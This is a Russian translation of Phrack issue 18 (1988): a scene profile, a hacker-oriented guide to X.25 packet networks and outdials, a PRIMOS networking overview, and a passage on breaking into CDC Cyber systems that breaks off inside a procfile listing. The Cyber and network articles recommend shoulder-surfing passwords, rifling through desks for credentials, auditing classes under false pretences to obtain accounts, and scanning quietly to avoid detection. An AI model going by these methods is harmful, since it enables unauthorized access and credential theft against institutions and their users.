Phrack RU issue 018

Русская версия Phrack, выпуск 018. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Оглавление; Phrack Pro-Phile XI; Введение в сети с коммутацией пакетов; PRIMOS: Сетевые коммуникации — PRIMENET, RJE, DPTX; Взлом Control Data Corporation Cyber; Unix для среднего уровня; Проблемы безопасности Unix-систем; LMOS (Loop Maintenance Operation System) — список команд; Кое-что о сетях; Phrack World News; Вступление.

Оглавление

Автор: Crimson Death

7 июня 1988 года

Что ж, Phrack Inc. по-прежнему жив, хотя редакторы снова сменились. Теперь я, Crimson Death, являюсь новым редактором Phrack Inc. Причина, по которой я стал новым редактором, заключается в том, что предыдущие редакторы учатся в школе и у них попросту нет на это времени. Поэтому, если вы хотите прислать статью для Phrack Inc., пожалуйста, свяжитесь с: Crimson Death, Control C или Epsilon, или позвоните на мою BBS (The Forgotten Realm), либо на одну из BBS из списка спонсорских станций (находится в PWN, часть 1). Мы ВСЕГДА ищем новые файлы для будущих выпусков. Что ж, на этом, пожалуй, всё. Надеюсь, вам понравится Phrack 18 так же, как нам на The Forgotten Realm понравилось его готовить. До встречи...

— Crimson Death
Сисоп The Forgotten Realm

11	Новости мира Phrack XVIII, часть II	Epsilon	05k

Phrack Pro-Phile XI

Автор: Crimson Death

Добро пожаловать в Phrack Pro-Phile XI. Phrack Pro-Phile создан для того, чтобы рассказывать вам, читателям, об известных или значимых, а порой и неоднозначных персонах. В этом месяце я представляю имя, хорошо знакомое большинству обитателей мира BBS...

```
Ax Murderer
===========
```

Ax Murderer широко известен многим из наиболее ярких представителей P/H-сообщества.

Личные данные

Поле	Значение
Хэндл	Ax Murderer
Имя	Mike
Прошлые хэндлы	Нет
Происхождение хэндла	Придумал в CompuServe
Дата рождения	10/04/72
Возраст	15
Рост	6' 2"
Вес	205 фунтов
Компьютеры	IBM PC, Apple II+, Apple IIe
Сисоп/Co-Sysop	The Outlet Private, Red-Sector-A, The Autobahn

---

Ax Murderer начал заниматься фрикингом и хакингом в 1983 году при помощи нескольких друзей. Среди известных ему представителей мира Hack/Phreak — Control C, Bad Subscript, The Timelord. К числу памятных фрик/хак-BBS, на которых он бывал или бывает, относятся WOPR, OSUNY, Plovernet, Pirate 80, Shadow Spawn, Metal Shop Private, Sherwood Forest (213), IROC, Dragon Fire и Shadowland. Свои знания в области фрикинга и хакинга он получил в кругу людей, среди которых были Forest Ranger и The Timelord.

Ax Murderer несколько больше интересуется фрикингом, нежели хакингом. При этом он увлекается программированием: знает языки C, Basic, Pascal и машинный язык.

Единственная группа, в которой состоял Ax Murderer — Phoneline Phantoms.

Интересы

Телекоммуникации (модемная связь, фрикинг, хакинг, программирование), футбол, лёгкая атлетика, автомобили и музыка.

Любимые вещи Ax Murderer

• Его машина... (Buick Grand National)
• Его девушка... (Сью)
• Рок-музыка

Самые памятные события

Инцидент с Newsweek и Ричардом Сандза (он выступал судьёй на теле-суде).

Люди, которых стоит упомянуть

• Forest Ranger — за то, что познакомил со всеми и помог попасть на Dragon Fire
• Taran King — за то, что дал мне шанс на MSP и в P/H-мире
• Mind Bender — за то, что у него всегда находились нужные утилиты
• The Necromancer — за то, что достал мне Apple'cat
• The Titan — за помощь в программировании BBS

Всем — за дружбу, за то, что они хорошие люди и настоящие фрики.

Ax Murderer категорически против идеи уничтожения данных. Ему был противен инцидент с MIT, когда хакеры взломали систему именно с целью уничтожить файлы. По его словам, это портит всё для остальных и бросает тень на «настоящих хакеров». Он ненавидит, когда взламывают ради разрушения; Ax не испытывает никакого уважения к тем, кто так поступает. Куда подевались хорошие времена?

Надеюсь, вам понравился этот файл — ждите новых Phrack Pro-Phile в ближайшем будущем... А теперь — традиционный опрос, который задаётся всем интервьюируемым.

Считаете ли вы, что большинство фриков из тех, с кем вам приходилось встречаться, — компьютерные задроты? «Нет, в общем-то нет.» Спасибо, Майк.

Crimson Death
Сисоп The Forgotten Realm

Введение в сети с коммутацией пакетов

Автор: Epsilon

Редакция: 03.05.88

Предисловие

За последние несколько лет сети с коммутацией пакетов заняли заметное место в мире телекоммуникаций. Эти сети обеспечивают передачу данных с практически нулевым уровнем ошибок на очень больших расстояниях. Для многих корпораций они стали неотъемлемой частью деловой жизни. В этом файле мы рассмотрим некоторые базовые аспекты сетей с коммутацией пакетов.

Преимущества

У сети с коммутацией пакетов есть немало преимуществ для рядового пользователя, а для хакера — и того больше, о чём речь пойдёт в следующем разделе.

В основе сети с коммутацией пакетов лежит пакетный коммутатор. Такая сеть позволяет пользователю подключаться к любому числу хостов через местный коммутируемый телефонный порт (POTS). Различные хосты платят за подключение к подобным сетям, поэтому за соединение с крупными публичными сервисами — такими как Compuserve или The Source — нередко взимается дополнительная плата.

Сеть с коммутацией пакетов обеспечивает эффективную передачу данных по более низким тарифам, чем обычные звонки с коммутацией каналов. Это весьма удобно, если вы планируете активно перекачивать файлы между собой и хостом.

Связь не только эффективна, но и практически лишена ошибок. В обычных каналах с коммутацией соединения уровень ошибок может резко возрастать, что приводит к некачественной передаче данных.

При работе через сеть с коммутацией пакетов не обязательно поддерживать ту же скорость (бод), что и у хоста. Специальное устройство регулирует скорость так, чтобы отдельные пакеты ускорялись или замедлялись в зависимости от возможностей вашего оборудования. Такое устройство называется PAD (Packet Assembler Disassembler — сборщик/разборщик пакетов).

PSN также открывает доступ к разнообразным информационным службам и службам новостей. Пользователь ничего не платит за эти соединения, поскольку они осуществляются за счёт вызываемой стороны. Хотя для получения доступа может потребоваться подписка, само соединение, как правило, бесплатно — не считая надбавки для отдельных крупных подписочных сервисов.

Преимущества для хакеров

Сети с коммутацией пакетов, по моему убеждению, — лучшее, что появилось со времён телефонных систем. Уверен, многие другие хакеры разделяют эту точку зрения. Одна из причин такого отношения в том, что при взломе системы вам не нужно звонить за пределы своей LATA с использованием кодов или без них.

Теперь хакеру больше не нужно разбираться, какие параметры выставить на своём оборудовании, чтобы эффективно связаться с целевым компьютером. Все PSS (пакетные коммутаторы) используют один и тот же протокол, установленный международными стандартами. Этот протокол называется X.25. Он применяется в каждом межсетевом звонке по всему миру.

Работая через пакетный коммутатор, вы не ограничены только своей сетью (как будто этого было бы недостаточно). Можно получить доступ к другим PSS или частным сетям данных через шлюзы, реализованные в вашей PSN. Существуют шлюзы практически в любую сеть из практически любой другой сети — за исключением особо чувствительных или закрытых сетей, которые, по всей видимости, полностью изолированы от удалённого доступа.

Ещё одно преимущество PSN состоит в том, что почти везде есть местный порт. Это значит: имея outdial (следующий абзац), вы можете получить доступ к обычным хостам с коммутацией каналов через местный порт своей PSN. Поскольку порты местные, можно проводить на них столько времени, сколько угодно, абсолютно бесплатно. Подумайте сами. Доступ к любой мыслимой сети, включая зарубежные PSN и пакетные коммутаторы; доступ практически к любому хосту; доступ к обычным телефонным хостам с коммутацией каналов через outdial; а при наличии NUI (Network User Identity — логин и пароль, вводимые на приглашение `@` в Telenet) — неограниченный доступ к любому NUA, с реверсивной оплатой или без.

В связи с участившимися злоупотреблениями сервисами дальней связи использование кодов для бесплатных звонков становится всё более рискованным. Возможно, вы спросите: «Есть ли способ звонить бесплатно, не используя коды и не прибегая к blue box?» Ответ — да, но только при передаче данных. С помощью outdial, доступного с местного порта PSN, можно устанавливать соединения данных с удалённым модемом, почти всегда подключённым напрямую к серверу или порт-селектору. Этот способ эффективнее, безопаснее и надёжнее любого кода. К тому же с введением equal access и ликвидацией 950-портов — какой у вас ещё будет выбор?

Некоторые важные сети

Как уже говорилось, PSN существуют не только в США. Они охватывают весь мир: Европу, Азию, Канаду, Африку и т.д. Ниже приводится краткий обзор наиболее популярных PSN по всему миру.

Страна	Название сети	DNIC
Германия	Datex-P	2624
Канада	Datapac	3020
Италия	Datex-P	0222
ЮАР	Saponet	0655
Япония	Venus-P	4408
Англия	Janet/PSS	2342

США	Tymnet	3106
США	Telenet	3110
США	Autonet	3126
США	RCA	3113
Австралия	Austpac	0505
Ирландия	Irepac	2724
Люксембург	Luxpac	2704
Сингапур	Telepac	5252
Франция	Transpac	2080
Швейцария	Telepac	2284
Швеция	Telepac	2405
Израиль	Isranet	4251

** DNIC (Data Network Identification Code — код идентификации сети данных). При использовании Telenet перед DNIC и логическим адресом ставьте* `0`*.*

Примечания к таблице сетей

В некоторых странах может быть более одной сети с коммутацией пакетов. Перечисленные выше — наиболее значимые для каждой страны. Например, в США действуют одиннадцать публичных PSN, однако я указал только четыре основных.

Несколько стран могут также совместно использовать одну сеть, как показано выше. Каждая страна получит равный доступ к сети через стандартные коммутируемые телефонные порты.

Взгляд на Telenet

Поскольку Telenet является одной из самых известных и широко используемых PSN в США, я счёл нужным рассказать о наиболее интересных особенностях этой сети.

Взаимодействие с другими типами сетей

Сети с коммутацией пакетов — не единственный тип сетей, объединяющих большое число хостов. Существуют также глобальные сети (WAN), которые работают на основе непрерывного

соединения, а не коммутации пакетов. Такие сети не используют стандартизированный протокол X.25 и доступны только через прямой дозвон или через хост с правами доступа к сети. Смысл в том, что для выхода, например, в Arpanet через Telenet вам потребуется доступ к хосту, подключённому к обеим сетям. Таким образом, вы сможете подключиться к целевому компьютеру через Telenet и использовать WAN посредством этого хоста.

WAN — не единственные дополнительные сети, к которым можно получить доступ. Соединения с небольшими частными внутрикорпоративными LAN также весьма распространены и вполне осуществимы.

Подключение к международным NUA через NUI

При использовании NUI на приглашении наберите `0+DNIC+NUA`. После установления соединения продолжайте работать с достигнутой системой.

Частные сети данных

Внутри крупных сетей с коммутацией пакетов, доступных нам, существуют и небольшие частные сети. Они бывают весьма интересны, поскольку могут содержать самые разные системы. Опознать частную сеть можно по трёхзначному префиксу. Большинство префиксов, доступных через Telenet, основаны на кодах городских зон. У частных сетей часто бывает префикс, не имеющий никакого отношения к каким-либо кодам городских зон. (Например: 322, 421, 224, 144 — это не реальные сети, просто иллюстрация.)

Внутри таких частных сетей нередко встречаются ещё более мелкие сети, соединённые каким-либо хост-селектором или шлюзовым сервером. Если вы обнаружите нечто подобное, возможно, часть хостов доступна только через этот порт-селектор/сервер, но не через обычный префикс. Лучше выяснить, каким адресам соответствуют эти хосты, на случай если по какой-то причине вы не сможете подключиться к серверу. Так у вас всегда будет резервный способ добраться до целевой системы (как правило, адреса, доступные через шлюзовой сервер/порт-селектор, соответствуют обычным NUA, доступным с вашего порта Telenet).

При исследовании частной сети помните: поскольку такие сети меньше, в рабочее время за ними наблюдают куда пристальнее, чем, например, за Telenet или Tymnet. Старайтесь свести сканирование и возню в ней к минимуму в рабочее время, чтобы избежать лишних неприятностей. Помните: вещи служат дольше, если их не использовать в хвост и гриву.

Заключение

Надеюсь, этот файл оказался для вас полезным и дал хотя бы общее представление о том, для чего используются PSN и каковы преимущества этих сетей. Если вы найдёте что-нибудь интересное в ходе исследования PSN или частных сетей данных — поделитесь этим, распространяйте знания. Обязательно используйте найденное в своих интересах, но не злоупотребляйте.

По любым вопросам и комментариям вы можете найти меня на:

The FreeWorld II / Central Office / Forgotten Realm / TOP.

Надеюсь, вам понравился мой файл. Спасибо за внимание. Как только смогу, напишу продолжение этой статьи. Берегите себя..

— Epsilon

Благодарности: Prime Suspect / Sir Qix / The Technic / Empty Promise / The Leftist

PRIMOS: Сетевые коммуникации — PRIMENET, RJE, DPTX

Автор: Magic Hasan

Июнь 1988

Единая операционная система PRIME — PRIMOS — поддерживает широкий спектр коммуникационных продуктов, удовлетворяющих любые потребности в распределённой обработке данных. Распределённый сетевой комплекс PRIMENET обеспечивает полный набор локальных и удалённых сетевых коммуникационных сервисов для всех систем PRIME. Продукты PRIME для удалённого ввода заданий (RJE) позволяют многопользовательским системам PRIME эмулировать терминалы удалённого ввода заданий IBM, CDC, Univac, Honeywell и ICL через синхронные линии связи. Исполнительная система распределённой обработки PRIME (DPTX) позволяет пользователям строить коммуникационные сети на оборудовании PRIME и IBM-совместимых устройствах.

PRIMENET

PRIMENET обеспечивает полный набор локальных и удалённых сетевых коммуникационных сервисов для всех систем PRIME. Сетевое программное обеспечение PRIMENET позволяет пользователю или процессу на одной системе PRIME взаимодействовать с любой другой системой PRIME в сети, не заботясь о деталях протоколов. Пользователь может войти в систему на любом компьютере сети с любого терминала в сети. С помощью PRIMENET сетевые программные процессы, выполняющиеся одновременно на разных системах, могут обмениваться данными в интерактивном режиме. PRIMENET обеспечивает прозрачный доступ к любой системе в сети, не обременяя пользователя лишними командами.

PRIMENET спроектирован и реализован так, что пользовательский интерфейс прост и прозрачен. Работа на удалённой системе с локального узла сети или доступ к удалённым файлам не требуют перепрограммирования пользовательских приложений или масштабного обучения. Все тонкости и протоколы коммуникаций в сети обрабатываются программным обеспечением PRIMENET. Как для локальных, так и для удалённых сетей PRIMENET позволяет пользователям совместно использовать документы, файлы и программы, а также любой диск или принтер, сконфигурированный в сети.

Для локальной сети между физически смежными системами PRIME предлагает высокопроизводительный микропроцессорный контроллер узла PRIMENET (PNC). Контроллер использует прямой доступ к памяти для снижения накладных расходов и позволяет слабосвязанным узлам эффективно совместно использовать ресурсы. Контроллеры PNC каждой системы соединяются между собой коаксиальным кабелем, образуя высокоскоростную кольцевую сеть с расстоянием до 230 метров (750 футов) между любыми двумя системами.

Любая система в кольце PNC может устанавливать виртуальные каналы с любой другой системой, делая сети на базе PNC «полностью связными» с прямым путём между каждой парой систем. Кольцо обладает достаточной пропускной способностью (1 МБ/с) и адресным пространством для размещения более 200 систем в кольцевой структуре; однако в настоящее время PRIMENET поддерживает до шестнадцати систем в кольце, функционирующих как единая локальная сеть.

Контроллер узла PRIMENET спроектирован так, чтобы обеспечить непрерывность работы в случае отказа одной из систем. Систему можно извлечь из сети или вернуть в рабочее состояние, не нарушая работу остальных систем. Активный узел не получает информации о сообщениях, предназначенных другим узлам, и процессор уведомляется только тогда, когда сообщение для данного узла было корректно принято.

Синхронная связь по выделенным арендованным или коммутируемым линиям обеспечивается через контроллер нескольких каналов передачи данных (MDLC). Этот контроллер берёт на себя некоторые функции форматирования протокола и передачи данных, которые в других компьютерах обычно выполняет операционная система. Микропрограммная архитектура контроллера повышает пропускную способность за счёт устранения многих задач из накладных расходов центрального процессора.

Коммуникационный контроллер также поддерживает несколько протоколов для пакетной коммутации с публичными сетями передачи данных, такими как TELENET и TYMNET (США), DATAPAC (Канада), Международная служба пакетной коммутации IPSS (Великобритания), TRANSPAC (Франция) и Европейская сеть пакетной коммутации EURONET. Большинство публичных сетей передачи данных требуют от компьютеров использования протокола CCITT X.25 для управления виртуальными каналами между системой и остальными узлами сети. Синхронный коммуникационный контроллер поддерживает этот протокол. PRIME может обеспечить протокол X.25 для использования с сетевым программным обеспечением PRIMENET без модификации существующей аппаратной конфигурации.

Программное обеспечение PRIMENET предоставляет три отдельных набора сервисов.

Средство межпрограммного взаимодействия (IPCF) позволяет программам, выполняющимся под управлением PRIMOS, устанавливать пути коммуникации (виртуальные каналы) к программам на той же или другой системе PRIME, либо на системах других производителей, поддерживающих стандарт CCITT X.25 для сетей с пакетной коммутацией.

Средство интерактивной поддержки терминалов (ITS) позволяет терминалам, подключённым к сети пакетной коммутации или к другой системе PRIME, входить в систему PRIME с теми же возможностями, что и при непосредственном подключении к системе.

Менеджер доступа к файлам (FAM) позволяет пользователям терминалов или программам, выполняющимся под управлением PRIMOS, использовать файлы, физически расположенные на других системах PRIME в сети. Операции с удалёнными файлами логически прозрачны для прикладной программы, то есть для работы в сети не нужно изучать новые приложения и команды.

Средство IPCF позволяет программам на компьютере PRIME обмениваться данными с программами на том же компьютере, другом компьютере PRIME или компьютере другого производителя при условии поддержки последним протокола X.25. Эта возможность является наиболее гибкой и мощной из всех, что может предоставить любой пакет сетевого программного обеспечения. По существу, она позволяет прикладному программисту разделить программу так, чтобы различные её части выполнялись на разных машинах в сети. Каждый компонент программы может быть расположен рядом с ресурсом (терминалами, данными, специальной периферией и т. д.), с которым он работает, декодировать различные части и обмениваться данными по мере необходимости, используя любые форматы сообщений, которые сочтёт нужными разработчик приложения. Программист воспринимает IPCF системы PRIMENET как набор каналов (pipes), по которым могут передаваться данные. Механика передачи данных невидима — всё просто «происходит» при запросе соответствующих сервисов. Если обе программы окажутся на одной машине, механизм IPCF всё равно работает. IPCF предоставляет следующие преимущества:

1. Пользователю не нужно понимать детальные механизмы коммуникационного программного обеспечения для того, чтобы обмениваться данными.

2. Вызовы не зависят от устройства. Одна и та же программа будет работать через физические соединения, реализованные контроллером локального узла (локальная сеть), выделенными линиями или пакетной сетью.
3. Программы на одной системе могут одновременно взаимодействовать с программами на других системах, используя единый коммуникационный контроллер. PRIMENET берёт на себя всё мультиплексирование коммуникационных средств.
4. Одна программа может устанавливать несколько виртуальных каналов к другим программам в сети.

Средство ITS системы PRIMENET позволяет интерактивному терминалу получать доступ к любой машине в сети. Это означает, что терминалы могут быть подключены к пакетной сети X.25 наряду с компьютерами PRIME. Терминальный трафик между двумя системами мультиплексируется по тем же физическим средствам, что и межпрограммные данные, поэтому дополнительного оборудования для совместного использования терминалов между системами не требуется.

Эта возможность, как правило, невидима для пользовательских программ, которые не могут отличить данные, поступающие через пакетную сеть, от данных, приходящих по линиям AMLC. Вариант средства IPCF позволяет пользователям включать код протокола обработки терминала в собственное виртуальное пространство, тем самым позволяя управлять несколькими терминалами в пакетной сети в рамках одной программы. Терминалы, входящие в PRIMOS таким образом, не проходят через обычную процедуру входа в систему, а немедленно подключаются к запрошенной прикладной программе (которая сама обеспечивает необходимую проверку безопасности).

Результатом является наиболее эффективное из доступных средств организации многосистемного доступа с единого терминала при значительно меньших затратах на передачу данных и сети, которая действительно доступна всем пользователям без необходимости строить сложную частную сеть из мультиплексоров и концентраторов.

Используя Менеджер доступа к файлам (FAM) системы PRIMENET, программы, работающие под PRIMOS, могут обращаться к файлам на других системах PRIME с помощью тех же механизмов, что и для доступа к локальным файлам. Эта возможность позволяет пользователям перейти с односистемной среды на многосистемную без каких-либо затруднений. Когда программа и используемые ею файлы разнесены по двум (или более) системам, FAM автоматически вызывается всякий раз, когда программа обращается к файлу. Операции с удалёнными файлами логически прозрачны для пользователя или программы.

Когда запрос на поиск файла или каталога не может быть удовлетворён локально, вызывается Менеджер доступа к файлам для поиска данных в другом месте сети. PRIMOS инициирует удалённый вызов процедуры на удалённой системе и приостанавливает пользователя. Этот вызов процедуры принимается процессом-слугой на удалённой системе, который выполняет запрошенную операцию и возвращает данные через параметры подпрограммы. Процесс-слуга на удалённой системе закреплён за своим вызывающим процессом-хозяином (пользователем) на локальной системе до момента освобождения. Процесс-хозяин (пользователь) может иметь процесс-слугу на каждой из нескольких удалённых систем одновременно, то есть каждый пользователь получает выделенное соединение на всё время удалённого доступа, и множество запросов может обрабатываться параллельно.

Работа FAM не зависит от конкретного сетевого оборудования, соединяющего узлы. Нет необходимости переписывать программы или изучать новые команды при переходе в сетевую среду. Кроме того, пользователю достаточно быть зарегистрированным только на одной системе сети вне зависимости от местонахождения файла. Файлы на локальной или удалённых системах могут динамически открываться по имени файла внутри программы с помощью языкоспецифичных операторов открытия и закрытия. Никаких внешних операторов языка управления заданиями для доступа к файлам программе не требуется. Межхостовые переносы и редактирование файлов

выполняются с помощью тех же утилит PRIMOS в рамках локальной системы путём обращения к удалённым файлам по их фактическим именам.

Удалённый ввод заданий (Remote Job Entry)

Программное обеспечение PRIME для удалённого ввода заданий (RJE) позволяет системе PRIME эмулировать терминалы удалённого ввода заданий IBM, CDC, Univac, Honeywell и ICL через синхронные линии связи. RJE PRIME обеспечивает такую же коммуникационную и периферийную поддержку, что и эмулируемые терминалы RJE, представляясь главному процессору именно как эти терминалы. Все продукты PRIME RJE обладают тремя уникальными преимуществами:

• PRIME RJE предназначен для одновременной связи с несколькими удалёнными узлами.
• PRIME RJE позволяет любому терминалу, подключённому к системе PRIME, передавать задания на удалённые процессоры, устраняя необходимость в выделенных терминалах или RJE-станциях в каждом месте.
• Возможности мейнфреймов PRIME позволяют одновременно выполнять эмуляторы RJE, разработку программ и производственную работу.

RJE PRIME поддерживает полудуплексную, точка-точка, синхронную связь и работает по коммутируемым и выделенным линиям. Он полностью поддерживается операционной системой PRIMOS.

Исполнительная система распределённой обработки (DPTX)

Исполнительная система распределённой обработки PRIME (DPTX) позволяет пользователям строить коммуникационные сети с оборудованием PRIME и IBM-совместимым оборудованием. DPTX соответствует протоколам дисплейной системы IBM 3271/3277 и может быть интегрирована в сети, содержащие мейнфреймы, терминалы и принтеры IBM, без изменения кода приложений или методов доступа, и работает под управлением операционной системы PRIMOS.

DPTX совместима со всеми системами IBM 370 и различными методами доступа и мониторами телеобработки: BTAM, TCAM, VTAM, IMS/VS, CIC/VS и TSO. Обеспечивает скорость передачи до 9600 бит/с с использованием протокола двоичной синхронной связи IBM (BSC).

DPTX состоит из трёх программных модулей, позволяющих системам PRIME эмулировать и поддерживать дисплейные системы IBM или IBM-совместимые 3271/3277.

Модуль совместимости потоков данных (DPTX/DSC) позволяет системе PRIME эмулировать работу устройства 3271 на IBM-системе. Это даёт возможность пользователям терминалов и прикладным программам (интерактивным или пакетным) на системе PRIME обращаться к прикладным программам на мейнфрейме IBM.

Модуль поддержки терминалов (DPTX/TSF) позволяет системе PRIME управлять сетью устройств IBM 3271/3277. Это даёт пользователям терминалов доступ к прикладным программам на компьютере PRIME.

Модуль прозрачного соединения (DPTX/TCF) объединяет функции первого и второго модулей с дополнительным программным обеспечением, позволяющим пользователям терминалов 3277 обращаться к программам на мейнфрейме IBM, даже если подсистема терминалов физически подключена к системе PRIME, которая в свою очередь подключена к системе IBM.

PRIMOS предлагает разнообразные коммуникационные приложения. Умение использовать эти приложения в полной мере может существенно облегчить жизнь «энтузиасту» Primos. Если вы новичок в Primos, лучший способ узнать больше, как и в случае с любой другой системой, — это получить практический опыт. Ожидайте в ближайшее время появления файлов для начинающих пользователей PRIMOS. -MH

Особая благодарность PRIME INC. за непреднамеренное предоставление текста для этой статьи.

Взлом Control Data Corporation Cyber

Автор: Phrozen Ghost

Исключительно для журнала Phrack Magazine. Апрель 23, 1988.

В этой статье рассказывается о том, как войти в систему и работать с NOS (Networking Operating System) версии 2.5.2, запущенной на компьютере Cyber 730. Большинство систем Cyber работают именно под этой операционной системой, поэтому далее я буду называть всё это окружение просто «Cyber». Следует также отметить, что Cyber — медленная и устаревшая операционная система, которая в основном используется только в университетских кампусах для запуска компиляторов. Итак, после того как вы просканировали несколько несущих частот, вам нужно знать, как Cyber идентифицирует себя. Это выглядит следующим образом:

```
WELCOME TO THE NOS SOFTWARE SYSTEM.
COPYRIGHT CONTROL DATA 1978, 1987.

88/02/16. 02.36.53. N265100
CSUS CYBER 170-730.                    NOS 2.5.2-678/3.
FAMILY:
```

На приглашение `FAMILY:` обычно достаточно просто нажать Enter. Следующее приглашение:

```
USER NAME:
```

Формат имён пользователей

Имена пользователей имеют формат `abcdxxx`, где:
• `a` — локация, откуда используется учётная запись (A–Z);
• `b` — группа, определяющая привилегии и лимиты учётной записи, обычно от A до G, где A — наименьший уровень доступа.

Примеры того, как это применяется в университетской системе:

• **A** — минимальный доступ, учётные записи для студентов на занятиях;
• **B** — чуть выше A (для студентов, работающих над большими проектами);
• **C** — значительно более высокие лимиты; такие учётные записи обычно несложно получить, и они, как правило, живут долго! Ими пользуются лаборанты;
• **D** — преподаватели, лекторы, профессора и т. д.;
• **E** — аналогично (получить очень сложно!).

Позиции C и D обычно постоянны в рамках своих групп. Например, учебный класс может иметь учётные записи в диапазоне от `NADRAAA` до `NADRAZZZ` (последние три символа могут быть как буквами, так и цифрами).

Существуют также специальные операторские учётные записи, которые начинаются с цифр, а не с букв (например, `7ETPDOC`). Эти учётные записи могут запускать такие программы, как монитор, позволяющий наблюдать за любым терминалом, подключённым к системе.

Получение доступа

Следующим будет запрос пароля. Пароли студенческих учётных записей изменить нельзя — по умолчанию это 7 случайных букв. Пароли других учётных записей можно менять. Вам даётся 3

попытки, после чего вы отключаетесь. Брутфорс или угадывание пароля практически невозможны, так как же попасть в систему?

Вот один простой способ: отправляйтесь в ближайший колледж (убедитесь, что там есть компьютер Cyber!), купите каталог курсов (стоит около 50 центов) или позаимствуйте чужой. Затем найдите курс по Pascal или Fortran, подходящий по расписанию. Вам придётся посетить занятия максимум 3–4 раза. Если преподаватель спросит, почему вас нет в списках — скажите, что вы посещаете курс вольнослушателем (без зачисления, чтобы не влиять на GPA). Преподаватель обычно раздаёт учётные записи на 3-й или 4-й день занятий. Этот метод работает и для практически любых других систем в кампусе.

Другой способ — пройтись по компьютерному залу и поискать. Загляните через плечо кому-нибудь, когда он вводит пароль, просмотрите чужие бумаги, пока хозяин в туалете, или покопайтесь в ящике стола ассистента, пока тот помогает кому-то другому. (Я получал учётные записи обоими способами, и первый намного проще и без лишних хлопот.)

Также можно использовать запятые вместо Enter при вводе имени пользователя и пароля:

```
Пример: на приглашении FAMILY:   ,nadrajf,dsfgkcd
         или на приглашении USER NAME:   nadrajf,dsfgkcd
```

После входа в систему

После ввода данных система ответит примерно так:

```
JSN: APXV, NAMIAF
/
```

Строка `APXV, NAMIAF` может отличаться в зависимости от того, к какому заданию вы подключены. Программа помощи выглядит куда опрятнее при наличии эмуляции VT100: если она есть, введите `screen,vt100` (далее все команды я буду указывать без скобок — они лишь обозначают команду). Затем введите `help` для получения подробного руководства или списка команд. Лучше всего раздобыть краткий справочник в кампусе — здесь я опишу только наиболее полезные команды. Символ `/` означает, что вы находитесь в пакетной подсистеме (batch); обычно есть ещё 6–7 других подсистем: basic, fortran и т. д. Вернуться в пакетный режим можно командой `batch`.

Полезные команды

```
CATLIST    - показывает постоянные файлы в вашем каталоге.
ENQUIRE,F  - отображает временные файлы в вашем рабочем пространстве.
LIMITS     - показывает ваши привилегии.
INFO       - получить дополнительную справку в режиме онлайн.
R          - повторно выполнить последнюю команду.
GET,fn     - загружает fn в область локальных файлов.
CHANGE     - изменить определённые атрибуты файла.
PERMIT     - разрешить другим пользователям использовать один из ваших файлов.
REWIND,*   - перемотать все локальные файлы.
NEW,fn     - создать новый файл.
PURGE      - удалить файлы.
LIST,F=fn  - вывести содержимое файла.
UPROC      - создать файл процедуры с автозапуском.
MAIL       - отправить/получить личную почту.
BYE        - выйти из системы.
```

Используйте команду `helpme,cmd` для получения точного синтаксиса и параметров этих команд. Существуют также несколько специфических для данной машины прикладных программ: pascal, fortran, spitbol, и множество других — их можно найти с помощью команды `INFO`. Также есть текстовые редакторы: `edit`, `xedit` и `fse` (полноэкранный редактор). Xedit проще всего

использовать, если вы не за терминалом Telray 1061, и он имеет полную документацию. Просто введите `xedit,fn`, чтобы отредактировать файл `fn`.

Специальные управляющие символы

Ctrl+S и Ctrl+Q работают стандартно. Символ завершения — Ctrl+T с последующим нажатием Enter. Если нужно прервать программу автовыполнения при входе, нужно быстро и многократно нажимать ^T + Enter, чтобы войти в пакетную подсистему. Ctrl+Z используется для установки переменных среды и выполнения специальных низкоуровневых команд — например, `^Z TM` + Enter завершит ваше соединение.

Чем полезен Cyber?

Итак, вы думаете: зачем вообще нужен Cyber? Ну, телефонных записей компании там нет, кредитную информацию не получить, а как его положить — я не скажу, потому что ронять системы — грех. Тем не менее применение для Cyber есть. Один удобный вариант — организовать систему чата, поскольку в крупный университетский Cyber обычно подключено 30–40 линий. У меня есть исходный код чат-программы под названием «Communicator», которую я скоро опубликую. Другое применение — создание своего рода подпольного информационного обменника, который люди часто устраивают на других системах; в Cyber это сделать несложно.

Файл процедур похож на batch-файл для MS-DOS или shell-скрипт для UNIX. Файл процедуры можно сделать автоматически выполняемым с помощью команды `UPROC` — например, `uproc,auto` сделает файл `auto` автозапускаемым. Существует также специальный файл процедур под названием `procfile`, к любой процедуре из которого можно обратиться, просто написав `-` перед её именем. Если ваш procfile выглядит следующим образом:

```
.proc,cn.
.*  sample procedure
$catlist/un=7etpdoc.
$exit.
```

то на приглашении `/` достаточно набрать `-cn`, и будет выполнена команда `catlist`. Возвращаясь к uproc: можно написать целую BBS в файле процедур. Или, например, если вы хотите запустить чат-систему и не хотите, чтобы пользователи меняли пароль вашей учётной записи, можно сделать так:

```
.proc,chat,
PW"Password: "=(*A).
$ife,PW="cyber",yes.
   $chat.
   $revert.
   $bye.
$else,yes.
   $note./Wrong password, try again/.
   $revert.
   $bye.
$endif,yes.
```

Эта процедура запросит у пользователя пароль, и если он не введёт `cyber` — будет отключён. Если пароль верный — пользователь попадёт в чат-программу, а как только выйдет из неё — будет автоматически отключён. Таким образом, пользователь не сможет попасть в пакетную подсистему и сменить пароль или иначе напроказить с учётной записью.

Ниже приводится содержимое procfile, который я использую на своей локальной системе — он содержит много полезных утилит и примеров.

```
----  cut here  ----

.PROC,B.
.******BYE******
$DAYFILE.
$NOTE.//////////////////////////
$ASCII.
$BYE.
$REVERT,NOLIST.
#EOR
.PROC,TIME.
.******GIVES DAY AND TIME******
$NOTE./THE CURRENT DAY AND TIME IS/
$FIND,CLOCK./
$REVERT,NOLIST.
#EOR
.PROC,SIGN*I,IN.
.******SIGN PRINT UTILITY******.
$GET,IN.
$FIND,SIGN,#I=IN,#L=OUT.
$NOTE./TO PRINT, TYPE:   PRINT,OUT,CC,RPS=??/
$REVERT,NOLIST.
#EOR
.PROC,TA.
.******TALK******
$SACFIND,AID,COMM.
$REVERT,NOLIST.
#EOR
.PROC,DIR,UN=,FILE=.
.******DIRECTORY LISTING OF PERMANENT FILES******
$GET(ZZZZDIR=CAT/#UN=1GTL0CL)
ZZZZDIR(FILE,#UN=UN)
$RETURN(ZZZZDIR)
$REVERT,NOLIST.
#EOR
.PROC,Z19.
.******SET SCREEN TO Z19******
$SCREEN,Z19.
$NOTE./SCREEN,Z19.
$REVERT,NOLIST.
#EOR
